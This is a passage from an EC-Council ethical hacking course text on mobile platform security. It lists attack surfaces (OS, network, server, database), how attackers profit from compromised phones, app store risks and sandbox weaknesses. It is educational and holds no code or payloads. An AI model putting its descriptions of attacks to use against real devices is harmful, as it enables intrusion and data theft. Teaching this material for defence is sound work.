Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **No Passcode/Weak Passcode**: Many users choose not to set a passcode or use a weak PIN, passcode, or pattern lock, which an attacker can easily guess or crack to compromise sensitive data stored in the mobile device.
- **iOS Jailbreaking**: Jailbreaking iOS is the process of removing the security mechanisms set by Apple to prevent malicious code from running on the device. It provides root access to the OS and removes sandbox restrictions. Thus, jailbreaking involves many security risks as well as other risks to iOS devices, including poor performance, malware infection, and so on.
- **Android Rooting**: Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. Like jailbreaking, rooting can result in the exposure of sensitive data stored in the mobile device.
- **OS Data Caching**: An OS cache stores used data/information in memory on a temporary basis in the hard disk. An attacker can dump this memory by rebooting the victim's device with a malicious OS and extract sensitive data from the dumped memory.
- **Passwords and Data Accessible**: iOS devices store encrypted passwords and data using cryptographic algorithms that have certain known vulnerabilities. Attackers exploit these vulnerabilities to decrypt the device's Keychain, exposing user passwords, encryption keys, and other private data.
- **Carrier-loaded Software**: Pre-installed software or apps on devices may contain vulnerabilities that an attacker can exploit to perform malicious activities such as deleting, modifying, or stealing data on the device, eavesdropping on calls, and so on.
- **User-initiated Code**: User-initiated code is an activity that tricks the victim into installing malicious applications or clicking links that allow an attacker to install malicious code to exploit the user's browser, cookies, and security permissions.

Other OS-based methods of attack include no/weak encryption, confused deputy attack, TEE/secure enclave processor, side-channel leakage, multimedia/file format parsers, kernel driver vulnerabilities, resource DoS, GPS spoofing, device lockout, and so on.

- **The Network**

  Network-based methods of attack are as follows:

  - **Wi-Fi (weak encryption/no encryption)**: Some applications fail to encrypt data or use weak algorithms to encrypt data for transmission across wireless networks. An attacker may intercept the data by eavesdropping on the wireless connection. Although many applications use SSL/TLS, which offers protection for data in transit, attacks against these algorithms can expose users' sensitive information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Rogue Access Points:** Attackers install an illicit wireless access point by physical means, which allows them to access a protected network by hijacking the connections of legitimate network users.
- **Packet Sniffing:** An attacker uses sniffing tools such as Wireshark and Capsa Network Analyzer to capture and analyze all the data packets in network traffic, which generally include sensitive data such as login credentials sent in clear text.
- **Man-in-the-Middle (MITM):** Attackers eavesdrop on existing network connections between two systems, intrude into these connections, and then read or modify the data or insert fraudulent data into the intercepted communication.
- **Session Hijacking:** Attackers steal valid session IDs and use them to gain unauthorized access to user and network information.
- **DNS Poisoning:** Attackers exploit network DNS servers, resulting in the substitution of false IP addresses at the DNS level. Thus, website users are directed to another website of the attacker's choice.
- **SSLStrip:** SSLStrip is a type of MITM attack in which attackers exploit vulnerabilities in the SSL/TLS implementation on websites. It relies on the user validating the presence of the HTTPS connection. The attack invisibly downgrades connections to HTTP without encryption, which is difficult for users to detect in mobile browsers.
- **Fake SSL Certificates:** Fake SSL certificates represent another type of MITM attack in which an attacker issues a fake SSL certificate to intercept traffic on a supposedly secure HTTPS connection.

  Other network-based methods of attack include BGP hijacking, HTTP proxies, etc.

- **The Data Center/CLOUD**

  Data centers have two primary points of entry: a web server and a database.

  - **Web-server-based attacks**

    Web-server-based vulnerabilities and attacks are of the following types:

    - **Platform Vulnerabilities:** Attackers exploit vulnerabilities in the OS, server software such as IIS, or application modules running on the web server. Sometimes, attackers can expose vulnerabilities associated with the protocol or access controls by monitoring the communication established between a mobile device and a web server.
    - **Server Misconfiguration:** A misconfigured web server may allow an attacker to gain unauthorized access to its resources.
    - **Cross-site Scripting (XSS):** XSS attacks exploit vulnerabilities in dynamically generated web pages, which enable malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data are included in dynamic content sent to the user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX,

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

HTML, or Flash for execution on a victim's system by hiding it within legitimate requests.

- **Cross-Site Request Forgery (CSRF)**: CSRF attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send unintended malicious requests. The victim holds an active session with a trusted site and simultaneously visits a malicious site that injects an HTTP request for the trusted site into his/her session, compromising its integrity.
- **Weak Input Validation**: Web services excessively trust the input from mobile applications, depending on the application to perform input validation. However, attackers can forge their own communication to the web server or circumvent the app's logic checks, allowing them to take advantage of missing validation logic on the server to perform unauthorized actions.

  Attackers exploit input validation flaws so that they can perform cross-site scripting, buffer overflow, injection attacks, and so on, which lead to data theft and system malfunction.
- **Brute-Force Attacks**: Attackers adopt the trial-and-error approach to guess the valid input to a particular field. Applications that allow any number of input attempts are generally prone to brute-force attacks.


  Other web-server-based vulnerabilities and attacks include cross-origin resource sharing, side-channel attack, hypervisor attack, VPN, and so on.

- **Database Attacks**

  Database-based vulnerabilities and attacks are of the following types:

  - **SQL injection**: SQL injection is a technique used to take advantage of nonvalidated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. It is a basic attack used to gain unauthorized access to a database or to retrieve information directly from the database.
  - **Privilege Escalation**: This occurs when an attack leverages some exploit to gain high-level access, resulting in the theft of sensitive data stored in the database.
  - **Data Dumping**: An attacker causes the database to dump some or all of its data, thereby uncovering sensitive records.
  - **OS Command Execution**: An attacker injects OS-level commands into a query, causing certain database systems to execute these commands on the server. Thus, the attacker can gain unrestricted/root-level system access.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How a Hacker can Profit from Mobile Devices that are Successfully Compromised

Source: *https://www.sophos.com, https://securelist.com*

At present, images, contact lists, banking apps, social media apps, email accounts, financial information, business information, and so on reside on our smartphone devices. Thus, smartphones are a treasure trove of information for potential exploitation by attackers. Android devices are particularly likely to be hacked, as they account for the majority of the mobile market share.

Upon compromising a smartphone, an attacker can spy on user activities, misuse the sensitive information stolen, impersonate the user by posting on his/her social media accounts, or enlist the device in a botnet (a network of many hacked smartphones).


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

After successfully compromising the mobile device, hackers can exploit the following:

Surveillance	Financial	Data Theft	Botnet Activity	Impersonation
Audio	Sending premium-rate SMS messages	Account details	Launching DDoS attacks	SMS redirection
Camera	Fake anti-virus	Contacts	Click fraud	Sending emails
Call logs	Making expensive calls	Call logs and phone number	Sending premium-rate SMS messages	Posting to social media
Location	Extortion via ransomware	Stealing data via app vulnerabilities		
SMS messages	Stealing Transaction Authentication Numbers (TANs)	Stealing International Mobile Equipment Identity Number (IMEI)		

Table 17.1: List of information that hackers can exploit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Mobile Attack Vectors and Mobile Platform Vulnerabilities

- **Mobile Attack Vectors**

  Mobile devices have attracted the attention of attackers owing to their widespread use. Such devices access many of the resources that traditional computers use. Moreover, these devices have some unique features that have led to the emergence of new attack vectors and protocols. Such vectors make mobile phone platforms susceptible to malicious attacks both from the network and upon physical compromise. Given below are some of the attack vectors that allow an attacker to exploit vulnerabilities in mobile OS, device firmware, or mobile apps.

Malware	Data Exfiltration	Data Tampering	Data Loss
Virus and rootkit	Extracted from data streams and email	Modification by another application	Application vulnerabilities
Application modification	Print screen and screen scraping	Undetected tamper attempts	Unapproved physical access
OS modification	Copy to USB key and loss of backup	Jailbroken device	Loss of device

Table 17.2: List of attack vectors

- **Mobile Platform Vulnerabilities and Risks**

  The growing use of smartphones with ever-evolving technological features has made mobile device security a primary security concern for the IT sector. Mobile devices are becoming privileged targets for cyber criminals because of significant improvements in both mobile OS and hardware. In addition, the enhancements in smartphone features

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

introduce new types of security concerns. As smartphones are surpassing PCs as preferred devices to access the Internet, manage communications, and so on, attackers are more attracted toward mobile research and implement possible attack schemes against mobile platforms to compromise users' security and privacy or even gain complete control over the victims' devices.


Some mobile platform vulnerabilities and risks are listed below:

- Malicious apps in stores
- Mobile malware
- App sandboxing vulnerabilities
- Weak device and app encryption
- OS and app update issues
- Jailbreaking and rooting
- Mobile application vulnerabilities
- Privacy issues (Geolocation)
- Weak data security
- Excessive permissions
- Weak communication security
- Physical attacks
- Insufficient code obfuscation
- Insufficient transport layer security
- Insufficient session expiration

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Issues Arising from App Stores

1. Insufficient or no vetting of apps leads to malicious and fake apps entering the app marketplace
2. App stores are common target for attackers to distribute malware and malicious apps
3. Attackers can also use social engineer users to download and run apps outside of official app stores
4. Malicious apps can damage other applications and data, and send your sensitive data to attackers



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Security Issues Arising from App Stores

Mobile applications are computer programs designed to run on smartphones, tablets, and other mobile devices. Such applications include text messaging, email, playing videos and music, voice recording, games, banking, shopping, and so on. In general, apps are made available via application distribution platforms, which could be official app stores operated by the owners of mobile OS, such as Apple's App Store, Google Play app store, and Microsoft App Store, or third-party app stores such as Amazon Appstore, GetJar, and APKMirror.

App stores are common targets for attackers who seek to distribute malware and malicious apps. Attackers may download a legitimate app, repackage it with malware, and upload it to a third-party app store, from which users download it, considering it to be genuine. Malicious apps installed on user systems can damage other applications or stored data and send sensitive data such as call logs, photos, videos, sensitive docs, and so on to the attacker without the users' knowledge. Attackers may use the information gathered to exploit the devices and launch further attacks. Attackers can also perform social engineering, which forces users to download and run apps outside the official app stores. Insufficient or no vetting of apps usually leads to the entry of malicious and fake apps in the marketplace. Malicious apps can damage other applications and data and send users' sensitive data to attackers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.3: Security Issues Arising from App Stores

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

App Sandboxing Issues

- Sandboxing helps protect systems and users by limiting the resources the app can access to the mobile platform; however, malicious applications may exploit vulnerabilities and bypass the sandbox



App Sandboxing Issues

Smartphones are increasingly attracting the attention of cyber criminals. Mobile app developers must understand the threat to the security and privacy of mobile devices by running a non-sandboxed app, and they should develop sandboxed apps accordingly.

App sandboxing is a security mechanism that helps protect systems and users by limiting the resources that an app can access to its intended functionality on the mobile platform. Often, sandboxing is useful in executing untested code or untrusted programs from unverified or untrusted third parties, suppliers, users, and websites. This enhances security by isolating the app to prevent intruders, system resources, malware such as Trojans and viruses, and other apps from interacting with it. As sandboxing isolates applications from one another, it protects them from tampering with each other; however, malicious applications may exploit vulnerabilities and bypass the sandbox.

A secure sandbox environment provides an application with limited privileges intended for its functionality to restrict it from accessing other users' data and system resources, whereas a vulnerable sandbox environment allows a malicious application to exploit vulnerabilities in the sandbox and breach its perimeter, resulting in the exploitation of other data and system resources.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

